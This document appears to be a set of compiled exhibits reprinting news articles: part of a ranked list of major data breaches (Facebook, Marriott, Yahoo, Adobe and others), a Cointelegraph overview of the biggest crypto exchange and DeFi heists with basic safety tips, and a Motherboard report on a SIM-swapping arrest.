China's Ministry of Industry and Information Technology (MIIT) ordered Weibo to enhance its data security measures to better protect personal information and to notify users and authorities when data security incidents occur. In a statement, Sina Weibo argued that an attacker had gathered publicly posted information by using a service meant to help users locate the Weibo accounts of friends by inputting their phone numbers and that no passwords were affected. However, it admitted that the exposed data could be used to associate accounts to passwords if passwords are reused on other accounts. The company said it strengthened its security strategy and reported the details to the appropriate authority.

## 6. Facebook

**Date:** April 2019

**Impact:** 533 million users

In April 2019, it was revealed that two datasets from Facebook apps had been exposed to the public internet. The information related to more than 530 million Facebook users and included phone numbers, account names, and Facebook IDs. However, two years later (April 2021) the data was posted for free, indicating new and real criminal intent surrounding the data. In fact, given the sheer number of phone numbers impacted and readily available on the dark web as a result of the incident, security researcher Troy Hunt added functionality to his HaveIBeenPwned (HIBP) breached credential checking site that would allow users to verify if their phone numbers had been included in the exposed dataset.

“I’d never planned to make phone numbers searchable,” Hunt wrote in blog post. “My position on this was that it didn’t make sense for a bunch of reasons. The Facebook data changed all that. There’s over 500 million phone numbers but only a few million email addresses so >99% of people were getting a miss when they should have gotten a hit.”



**SponsoredPost** Sponsored by NYU Stern  
5 Reasons to Choose the NYU Stern EMBA Program

## 7. Marriott International (Starwood)

**Date:** September 2018

**Impact:** 500 million customers

Hotel Marriot International announced the exposure of sensitive details belonging to half a million Starwood guests following an attack on its systems in September 2018. In a statement published in November the same year, the hotel giant said: “On September 8, 2018, Marriott received an alert from an internal security tool regarding an attempt to access the Starwood guest reservation database. Marriott quickly engaged leading security experts to help determine what occurred.”

Marriott learned during the investigation that there had been unauthorized access to the Starwood network since 2014. “Marriott recently discovered that an unauthorized party had copied and encrypted information and took steps towards removing it. On November 19, 2018, Marriott was able to decrypt the information and determined that the contents were from the Starwood guest reservation database,” the statement added.

The data copied included guests’ names, mailing addresses, phone numbers, email addresses, passport numbers, Starwood Preferred Guest account information, dates of birth, gender, arrival and departure information, reservation dates, and communication preferences. For some, the information also included payment card numbers and expiration dates, though these were apparently encrypted.

Marriot carried out an investigation assisted by security experts following the breach and announced plans to phase out Starwood systems and accelerate security enhancements to its network. The company was eventually fined £18.4 million (reduced from £99 million) by UK data governing body the Information Commissioner's Office (ICO) in 2020 for failing to keep customers’ personal data secure. An article by New York Times attributed the attack to a Chinese intelligence group seeking to gather data on US citizens.

## 8. Yahoo

**Date:** 2014

**Impact:** 500 million accounts

Making its second appearance in this list is Yahoo, which suffered an attack in 2014 separate to the one in 2013 cited above. On this occasion, state-sponsored actors stole data from 500 million accounts including names, email addresses, phone numbers, hashed passwords, and dates of birth. The company took initial remedial steps back in 2014, but it wasn’t until 2016 that Yahoo went public with the details after a stolen database went on sale on the black market.

## 9. Adult Friend Finder

**Date:** October 2016

**Impact:** 412.2 million accounts

The adult-oriented social networking service The FriendFinder Network had 20 years' worth of user data across six databases stolen by cyber-thieves in October 2016. Given the sensitive nature of the services offered by the company – which include casual hookup and adult content websites like Adult Friend Finder, Penthouse.com, and Stripshow.com – the breach of data from more than 414 million accounts including names, email addresses, and passwords had the potential to be particularly damning for victims. What's more, the vast majority of the exposed passwords were hashed via the notoriously weak algorithm SHA-1, with an estimated 99% of them cracked by the time LeakedSource.com published its analysis of the data set on November 14, 2016.

## 10. MySpace

**Date:** 2013

**Impact:** 360 million user accounts

Though it had long stopped being the powerhouse that it once was, social media site MySpace hit the headlines in 2016 after 360 million user accounts were leaked onto both LeakedSource.com and put up for sale on dark web market The Real Deal with an asking price of 6 bitcoin (around \$3,000 at the time).

According to the company, lost data included email addresses, passwords and usernames for “a portion of accounts that were created prior to June 11, 2013, on the old Myspace platform. In order to protect our users, we have invalidated all user passwords for the affected accounts created prior to June 11, 2013, on the old Myspace platform. These users returning to Myspace will be prompted to authenticate their account and to reset their password by following instructions.”

It's believed that the passwords were stored as SHA-1 hashes of the first 10 characters of the password converted to lowercase.

## 11. NetEase

**Date:** October 2015

**Impact:** 235 million user accounts

NetEase, a provider of mailbox services through the likes of 163.com and 126.com, reportedly suffered a breach in October 2015 when email addresses and plaintext passwords relating to 235 million accounts were being sold by dark web marketplace vendor DoubleFlag. NetEase has maintained that no data breach occurred and to this day. HIBP states: “Whilst there is evidence that the data itself is legitimate (multiple HIBP subscribers confirmed a password they use is in the data), due to the difficulty of emphatically verifying the Chinese breach it has been flagged as “unverified.”

## 12. Court Ventures (Experian)

**Date:** October 2013

**Impact:** 200 million personal records

Experian subsidiary Court Ventures fell victim in 2013 when a Vietnamese man tricked it into giving him access to a database containing 200 million personal records by posing as a private investigator from Singapore. The details of Hieu Minh Ngo’s exploits only came to light following his arrest for selling personal information of US residents (including credit card numbers and Social Security numbers) to cybercriminals across the world, something he had been doing since 2007. In March 2014, he pleaded guilty to multiple charges including identity fraud in the US District Court for the District of New Hampshire. The DoJ stated at the time that Ngo had made a total of \$2 million from selling personal data.

## 13. LinkedIn

**Date:** June 2012

**Impact:** 165 million users

With its second appearance on this list is LinkedIn, this time in reference to a breach it suffered in 2012 when it announced that 6.5 million unassociated passwords (unsalted SHA-1 hashes) had been stolen by attackers and posted onto a Russian hacker forum. However, it wasn’t until 2016 that the full extent of the incident was revealed. The same hacker selling MySpace’s data was found to be offering the email addresses and

passwords of around 165 million LinkedIn users for just 5 bitcoins (around \$2,000 at the time). LinkedIn acknowledged that it had been made aware of the breach, and said it had reset the passwords of affected accounts.

## 14. Dubsmash

**Date:** December 2018

**Impact:** 162 million user accounts

In December 2018, New York-based video messaging service Dubsmash had 162 million email addresses, usernames, PBKDF2 password hashes, and other personal data such as dates of birth stolen, all of which was then put up for sale on the Dream Market dark web market the following December. The information was being sold as part of a collected dump also including the likes of MyFitnessPal (more on that below), MyHeritage (92 million), ShareThis, Armor Games, and dating app CoffeeMeetsBagel.

Dubsmash acknowledged the breach and sale of information had occurred and provided advice around password changing. However, it failed to state how the attackers got in or confirm how many users were affected.

## 15. Adobe

**Date:** October 2013

**Impact:** 153 million user records

In early October 2013, Adobe reported that hackers had stolen almost three million encrypted customer credit card records and login data for an undetermined number of user accounts. Days later, Adobe increased that estimate to include IDs and encrypted passwords for 38 million “active users.” Security blogger Brian Krebs then reported that a file posted just days earlier “appears to include more than 150 million username and hashed password pairs taken from Adobe.” Weeks of research showed that the hack had also exposed customer names, password, and debit and credit card information. An agreement in August 2015 called for Adobe to pay \$1.1 million in legal fees and an



undisclosed amount to users to settle claims of violating the Customer Records Act and unfair business practices. In November 2016, the amount paid to customers was reported to be \$1 million.

### ***Next read this***

- [\*The 10 most powerful cybersecurity companies\*](#)
- [\*7 hot cybersecurity trends \(and 2 going cold\)\*](#)
- [\*The Apache Log4j vulnerabilities: A timeline\*](#)
- [\*Using the NIST Cybersecurity Framework to address organizational risk\*](#)
- [\*11 penetration testing tools the pros use\*](#)

Copyright © 2022 IDG Communications, Inc.

### **💡 7 hot cybersecurity trends [and 2 going cold]**

#### **SPONSORED LINKS**

**dtSearch® - INSTANTLY SEARCH TERABYTES of files, emails, databases, web data. 25+ search types; Win/Lin/Mac SDK; hundreds of reviews; full evaluations**

**Exhibit Q**

<https://cointelegraph.com>

\$ ▼ BTC **\$28,013** (<https://cointelegraph.com/bitcoin-price>) ETH **\$1,868** (<https://cointelegraph.com/ethereum-price>) BNB **\$312** (<https://cointelegraph.com/binance-coin-price-in>)

<https://servedbyadbutler.com/redirect.spark?>

MID=169476&amp;plid=1995984&amp;setID=351403&amp;channelID=0&amp;CID=731622&amp;banID=520879680&amp;PID=0&amp;textadID=0&amp;tc=1&amp;adSize=1160x65&amp;ip=216.241.254.30&amp;mt=1680961

## 17 biggest crypto heists of all time

Guest Author(<https://cointelegraph.com/authors/guest-author>)

MAR 10, 2023



### 1. Why is cryptocurrency theft increasing?

*Crypto fraudsters, especially scammers, prey on naive buyers in the physical world by reading the fine print in contracts.*

Bitcoin (BTC (<https://cointelegraph.com/bitcoin-price>)) came into the picture after the Global Financial Crisis of 2008-09 to prevent the world from financial crises in the future. However, as evidenced by various cryptocurrency scams since their introduction to the world, cryptocurrencies also do not provide enough security to the users' funds.

Due to the funds being placed digitally (most of the time), hackers find it easier to steal virtual currencies than physical cash. Also, cryptocurrencies stored in huge sums can be transferred anonymously, leading to major heists in the crypto industry.

**Back to top**

Let's take a look at the biggest crypto thefts of all time in this article. Also, the article will outline why crypto exchanges keep getting hacked; why are crypto heists getting larger and what we can do to protect ourselves from crypto heists.

## 2. What are the biggest cryptocurrency heists in history?

*The biggest crypto heists to date are MT Gox, Linode, BitFloor, Bitfinex, Bitgrail, Coincheck, KuCoin, PancakeBunny, Poly Network, Cream Finance, BadgerDAO, Bitmart, Wormhole, Ronin network, Beanstalk, Harmony Bridge, and FTX.*

### MT Gox

Mt. Gox remains the greatest cryptocurrency robbery in history, with over 850k Bitcoin stolen between 2011 and 2014. Mt. Gox claimed that a fault that caused the loss is due to an underlying bug in Bitcoin, known as transaction malleability. Transaction malleability is the process of altering a transaction's unique identifier by altering the digital signature that was used to produce it.

In September 2011, it was discovered that MtGox's private keys were compromised, and the firm did not use any auditing techniques to discover the breach. Furthermore, because MtGox re-used Bitcoin addresses regularly, the stolen set of keys was used to steal new deposits constantly, and by mid-2013, over 630k BTC had been taken from the exchange. Surprisingly, WizSec (<https://blog.wizsec.jp/>) (a group of Bitcoin security specialists) claims that proof of ongoing theft may be gleaned from blockchain transactions to support this assertion.

Many companies use cold and hot wallets (<https://cointelegraph.com/news/crypto-wallets-in-2021-from-hot-to-cold-here-are-the-options>) to minimize large losses, as shown with Mt. Gox. All coins are transmitted to the exchange's cold wallet, which is manually transferred to the hot wallet as necessary. If an exchange's server is hacked, the thief can only steal money from the hot wallet, allowing the exchange to decide how many coins it is prepared to risk.

### Linode

Linode (<https://www.linode.com/>), a web hosting firm, was utilized by Bitcoin exchanges and whales of the community to store their hot wallets. Linode was hacked (<http://www0.cs.ucl.ac.uk/staff/P.McCorry/preventing-cryptocurrency-exchange.pdf>) in June 2011, and the virtual services that stored the hot wallets were targeted.

Unfortunately, this resulted in the theft of at least 46k BTC, the actual number of which is still unknown. Bitcoinia, which lost over 43k BTC, and Bitcoin.cx, which lost 3k BTC, were among the casualties, as was Gavin Andresen (Bitcoin developer), who also lost 5k BTC.

### BitFloor

While these thefts are less severe, high-impact Bitcoin burglaries have continued, with 24k BTC stolen from BitFloor in May 2012. An attacker gained access to an unprotected (i.e., unencrypted) backup of wallet keys and stole the virtual currency worth roughly a quarter-million dollars in the crime. As a result, BitFloor creator Roman Shtylman decided to shut (<https://www.cnet.com/tech/services-and-software/bitcoin-exchange-bitfloor-shuttered-after-virtual-heist/>) down the exchange.

### Bitfinex

The usage of multisig (the requirement of multiple keys to authorize a BTC transaction) is not a silver bullet in and of itself, as evidenced by another huge heist at Bitfinex, which resulted in the theft of 119,756 BTC.

Bitfinex exchange had teamed up with BitGo to act as a third-party escrow for customer withdrawals. Bitfinex also appears to have chosen not to use cold wallets in order to obtain a statutory exemption from the Commodities and Exchange Act. While the idea of employing threshold signatures is appealing, it does not guarantee that the authority to authorize transactions is spread.

### Bitgrail

Bitgrail was a small Italian exchange that traded in obscure cryptos like Nano (<https://cointelegraph.com/news/bitgrail-vs-nano-who-is-responsible-for-the-150-million-theft>) (XNO), previously known as RaiBlocks. Nano was worth as little as 20 cents in November 2017; however, when prices lingered around \$10, the exchange was hacked in February 2018, putting BitGrail's losses at \$146 million.

The cyber theft of a cryptocurrency deceived more than 230,000 people. Unfortunately, small exchanges do not implement basic protection, such as a cold storage wallet, putting a lot of money at risk. According to the director of the national center for cyber crimes, Ivano Gabrielli, it became evident that the BitGrail CEO was implicated (<https://www.reuters.com/article/italy-cyber-cryptocurrency-idUSL8N2J127X>) in the BitGrail scandal.

### Coincheck

Coincheck, based in Japan, had \$530 million worth of NEM (XEM (<https://cointelegraph.com/nem-price-index>)) tokens stolen in January 2018. The identity of the Japanese hackers who broke into the security system is still a mystery.

Following the investigation, Coincheck revealed that hackers were able to gain access to their system due to a staffing deficit at the time. The hackers were able to comprise the system successfully due to funds being kept in hot wallets and insufficient security measures in place.

## KuCoin

KuCoin announced in September 2020 that hackers had obtained private keys to their hot wallets before withdrawing substantial quantities of Ethereum (ETH) (<https://cointelegraph.com/ethereum-price>), BTC, Litecoin (LTC) (<https://cointelegraph.com/ltc-price-index>), Ripple (XRP) (<https://cointelegraph.com/xrp-price-index>), Stellar Lumens (XLM) (<https://cointelegraph.com/stellar-price-index>), Tron (TRX) (<https://cointelegraph.com/tron-price-index>) and Tether (USDT) (<https://cointelegraph.com/tether-price-index>). Lazarus Group, a North Korean hacker group, has been accused of committing a robbery on cryptocurrency exchange KuCoin, resulting (<https://blog.chainalysis.com/reports/kucoin-hack-2020-defi-uniswap/>) in a \$275 million loss of funds. However, the exchange was able to recoup approximately \$240 million in payments later.

## PancakeBunny

The flash loan attack, in which hackers were able to siphon \$200 million from the platform, occurred in May 2021 and is among the more severe cases of cryptocurrency theft (<https://cointelegraph.com/news/pancakebunny-tanks-96-following-200m-flash-loan-exploit>). The hacker loaned a big sum of Binance Coin (BNB) (<https://cointelegraph.com/binance-coin-price-index>) before manipulating its price and selling it on PancakeBunny's BUNNY/BNB market to carry out the attack.

A flash loan must be borrowed out before repaying the amount all at once. The hacker obtained a large number of BUNNY via a flash loan, then dumped all of the BUNNY on the market to lower the price, and then repaid the BNB using PancakeSwap.

## Poly Network

In August 2021, a hacker stole approximately 600 million USD worth of digital tokens in one of the greatest cryptocurrency thefts ever. A hacker known as "Mr. White Hat" exploited a weakness in the network of Poly Network, a DeFi platform.

The narrative has gotten stranger by the day since the initial theft. Mr. White Hat not only maintained a public and consistent dialogue with Poly Network, but they also returned everything that had been stolen a week later, except \$33 million in Tether (USDT) (<https://cointelegraph.com/tether-price-index>) that had been frozen by the issuers.

Mr. White Hat was once given a 500,000 USD prize for returning all stolen cash, as well as a job offer to become Poly Network's senior security officer.

## Cream Finance

The hackers stole \$130 million in Cream Finance's October 2021 incident. It was Cream Finance's third cryptocurrency robbery of the year in which hackers took \$37 million in February 2021 and \$19 million in August 2021 (<https://cointelegraph.com/news/cream-finance-defi-platform-loses-19m-in-a-flash-loan-hack>).

The monies appear to have been obtained through a flash loan in a highly complicated transaction costing over 9 ETH in gas and involving 68 different assets. The attacker used MakerDAO's DAI to produce a huge number of yUSD tokens while also taking advantage of the yUSD price oracle computation.

Consequently, on the Ethereum network, they were able to take all of Cream Finance's tokens and assets, totaling \$130 million.

## BadgerDAO

A hacker succeeded in stealing assets from multiple cryptocurrency wallets on the DeFi network (<https://cointelegraph.com/news/badgerdao-reportedly-suffers-security-breach-and-loses-10m>), BadgerDAO, in December 2021. The incident is related to phishing when a malicious script was injected into the website's user interface via Cloudflare ([https://www.cloudflare.com/lp/ppc/overview-x/?&\\_bt=443968333817&\\_bk=cloudflare&\\_bm=e&\\_bn=g&\\_bg=101912477959&\\_placement=&\\_target=&\\_loc=1006645&\\_dv=c&awsearchcpc=1&gclid=Cj0KCQiA9OiPBhCOARIsAI0y71BMXwDa4H65BP-rYG0KYaHqS\\_IYOx\\_howcdLHmzEaxEI09ZliQaXccaArSPEALw\\_wcB&gclidsrc=aw.ds](https://www.cloudflare.com/lp/ppc/overview-x/?&_bt=443968333817&_bk=cloudflare&_bm=e&_bn=g&_bg=101912477959&_placement=&_target=&_loc=1006645&_dv=c&awsearchcpc=1&gclid=Cj0KCQiA9OiPBhCOARIsAI0y71BMXwDa4H65BP-rYG0KYaHqS_IYOx_howcdLHmzEaxEI09ZliQaXccaArSPEALw_wcB&gclidsrc=aw.ds)).

The hacker exploited an application programming interface (API) key to steal \$130 million funds. The API key was created without the knowledge or permission of Badger engineers to inject malicious code into a fraction of its clients regularly. However, about \$9 million was recovered as the hackers were yet to withdraw funds from Badger's vaults.

## Bitmart

In December 2021, a hack of Bitmart's hot wallet resulted in the theft of about \$200 million. At first, it was thought that \$100 million had been stolen via the Ethereum blockchain, but additional research found that another \$96 million had been stolen via the Binance Smart Chain blockchain (<https://cointelegraph.com/blockchain-for-beginners/bsc-network-beginners-guide-to-the-binance-smart-chain-blockchain>).

Over 20 tokens were taken, including altcoins such as BSC-USD, Binance Coin (BNB (<https://cointelegraph.com/binance-coin-price-index>)), BNBBPay (BPay), and Safemoon, as well as substantial quantities of Moonshot (MOONSHOT), Floki Inu (FLOKI) and BabyDoge (BabyDoge).

## Wormhole

An attack on Wormhole, the Ethereum and Solana bridge, defrauded users of an estimated \$328 million, ranking as the fourth-largest breach in the history of DeFi. The attacker used minted tokens to claim ETH that was held (<https://threatpost.com/wormhole-crypto-funds-safe-heist/178189/>) on the Ethereum side of the bridge by exploiting a mint function on the Solana side of the Wormhole bridge to create 120,000 wrapped Ethereum (wETH) for themselves, according to CertiK's (blockchain security and smart-auditing company) preliminary investigation.

## Ronin Network (Axie Infinity)

Ronin Network, a cryptocurrency network focused on gaming, revealed on March 29, 2022, that it had been hacked and that a staggering \$620 million had been lost. According to Etherscan, an attacker "used hacked private keys to generate bogus withdrawals" from the Ronin bridge over two transactions. The popular Axie Infinity game's publishers, Sky Mavis, and the Axie DAO were impacted by the exploit on Ronin validator nodes.

## Beanstalk

The governance protocol of Beanstalk, an Ethereum-based stablecoin platform, was the target of an attack in April 2022. The value kept in the Beanstalk protocol was given to the Ukraine fund after the fraudulent proposal was implemented, and the attacker(s) utilized it to repay their flash loan. Out of the \$181 million that was stolen in the end, the assailant made a profit of \$76 million.

## Horizon Bridge (Harmony)

In June 2022, hackers broke into Harmony Protocol, which allows transactions between Ethereum, Binance, and Bitcoin blockchains. They stole \$100 million worth of cryptocurrencies, including ETH, Binance Coin (BNB (<https://cointelegraph.com/binance-coin-price-index>)), USDT, USD Coin (USDC (<https://cointelegraph.com/usdc-price-index>)), and Dai.

## FTX

Hackers stole \$323 million from the Bahamas-based parent business FTX.com, \$2 million from Alameda Research, and \$90 million from its US platform in November 2022. However, FTX claimed to have recovered \$1.7 billion in cash, \$3.5 billion in purportedly liquid cryptocurrencies, and \$300 million in liquid equities.

### 3. How to avoid cryptocurrency scams?

*One of the best ways to protect your crypto investment is to secure a wallet and do your own research about the projects in the market.*

All Bitcoin exchange security measures have been proactive, intending to prevent a robbery. According to the above discussion, proactive security measures have decreased the impact of heists, but they cannot, sadly, prevent a theft. Fundamentally, because of the blockchain's irreversible nature, there is little an exchange can do to stop a robbery once the appropriate private keys have been stolen.

You should always examine any claims made about crypto investment, especially if they appear too good to be true. Also, do not trust the party who personally contacts you for any investment in BTC or other cryptocurrencies.

Furthermore, enable two-factor authentication on your cryptocurrency wallet and exchange and never share your crypto wallet's private key or seed phrase, and keep that information offline in a cold wallet.

Check the URLs of websites two or three times and only proceed ahead when you are satisfied with the authenticity of the crypto project. Additionally, any offer that requires an upfront cost should be rejected, regardless of the amount, especially if the price must be paid in cryptocurrencies.



Cointelegraph

(<https://cointelegraph.com>)

Are you a journalist  
or an editor?

Join us  
(/careers)

**Exhibit R**

**MOTHERBOARD**  
TECH BY VICE

## Cops Arrest Infamous SIM Swapper Who Allegedly Stole \$14 Million in Cryptocurrency

A California task force caught another big name in the criminal underground world of SIM hijackers.



By [Lorenzo Franceschi-Bicchierai](#)

October 11, 2018, 10:00am



IMAGE: SHUTTERSTOCK



---

In the last year, criminals have been targeting victims with so-called SIM swapping, SIM hijacking, or port out scams. This is an increasingly popular and dangerous scam. It consists of tricking a cellphone provider into transferring the target's phone number to a SIM card controlled by the criminal, then fraudsters can leverage it to reset the victims' passwords and break into their online accounts and steal their cryptocurrency.

Harris has been charged with hacking, identity theft, and grand larceny, according to a statement of facts provided by the authorities to Motherboard. Harris is accused of stealing \$14 million in cryptocurrency from Crowd Machine, a blockchain startup. On September 21, Harris allegedly hacked the company's CEO and stole his private keys, which allowed him to access Crowd Machine wallets and steal the cryptocurrency.

The CEO reported the theft the next day to the Regional Enforcement Allied Computer Team—or REACT—a task force of multiple local California police departments that focuses on cybercrime, which has been investigating SIM swapping hacks for months. After a quick investigation, the authorities were able to locate and arrest Harris along with Childers, who has yet to be charged, according to authorities.

**Do you have a tip or a story to share? You can contact this reporter securely on Signal at +1 917 257 1382, OTR chat at [lorenzofb@jabber.ccc.de](mailto:lorenzofb@jabber.ccc.de), or email [lorenzo@motherboard.tv](mailto:lorenzo@motherboard.tv)**

Harris is just the last in a growing list of arrests. At the end of July, [REACT arrested 20-year-old Joel Ortiz](#), accusing him of having stolen millions on cryptocurrency. Then Florida authorities [arrested a 25-year-old](#). Finally, before Harris, [California cops nabbed 19-year-old Xzavyer Narvaez](#), who used stolen bitcoin to buy luxury cars.

More arrests are coming, according to the investigators.

“REACT isn’t going to stop the SIM swapping investigation until SIM swapping stops,” REACT commander John Rose told me. “If it’s gonna take us arresting every SIM swapper in United States.”

**Get six of our favorite Motherboard stories every day [by signing up for our newsletter](#) .**

---

**TAGGED:** [PORT\\_OUT\\_SCAM](#), [CYBERCRIME](#), [CYBERSECURITY](#), [INFOSEC](#), [SIM\\_SWAPPING](#), [SIM\\_HIJACKING](#), [FRAUD](#), [AT&T](#), [T-MOBILE](#), [CRYPTOCURRENCY](#), [BITCOIN](#), [CRIME](#), [HACKERS](#), [TECH](#), [MOTHERBOARD](#)

---

## ORIGINAL REPORTING ON EVERYTHING THAT MATTERS IN YOUR INBOX.

[Subscribe](#)

By signing up, you agree to the [Terms of Use](#) and [Privacy Policy](#), & to receive electronic communications from Vice Media Group, which may include marketing promotions, advertisements and sponsored content.

# YOU MAY LIKE




ADVERTISEMENT



**The Most Common Way Cheaters Get...**

ADVERTISEMENT: WWW.PEOPLE...




**Google Chrome Users Can Now Block All Ads (...)**

ADVERTISEMENT: SAFE TECH TIPS



**Learn Why You Need To Replace Your Bed Sheet...**

New premium sheets made with all-natural silver that helps prevent harmful...  
ADVERTISEMENT: MIRACLE SHE...



**This Is The Highest Rated Hearing Aid In...**

ADVERTISEMENT: HEAR.COM



**Introducing the Mini Iron Steamer, the...**

ADVERTISEMENT: RENEE'S HOME...



**New York Will Cover Cost to Install Solar...**

Find out if you qualify. Get your free quote today!  
ADVERTISEMENT: EASYSOLAR



**2023's Top Family SUVs (Take A Look). ...**

ADVERTISEMENT: SEARCH ADS

**Hands Down! The World's Healthiest...**

ADVERTISEMENT: KA'CHAVA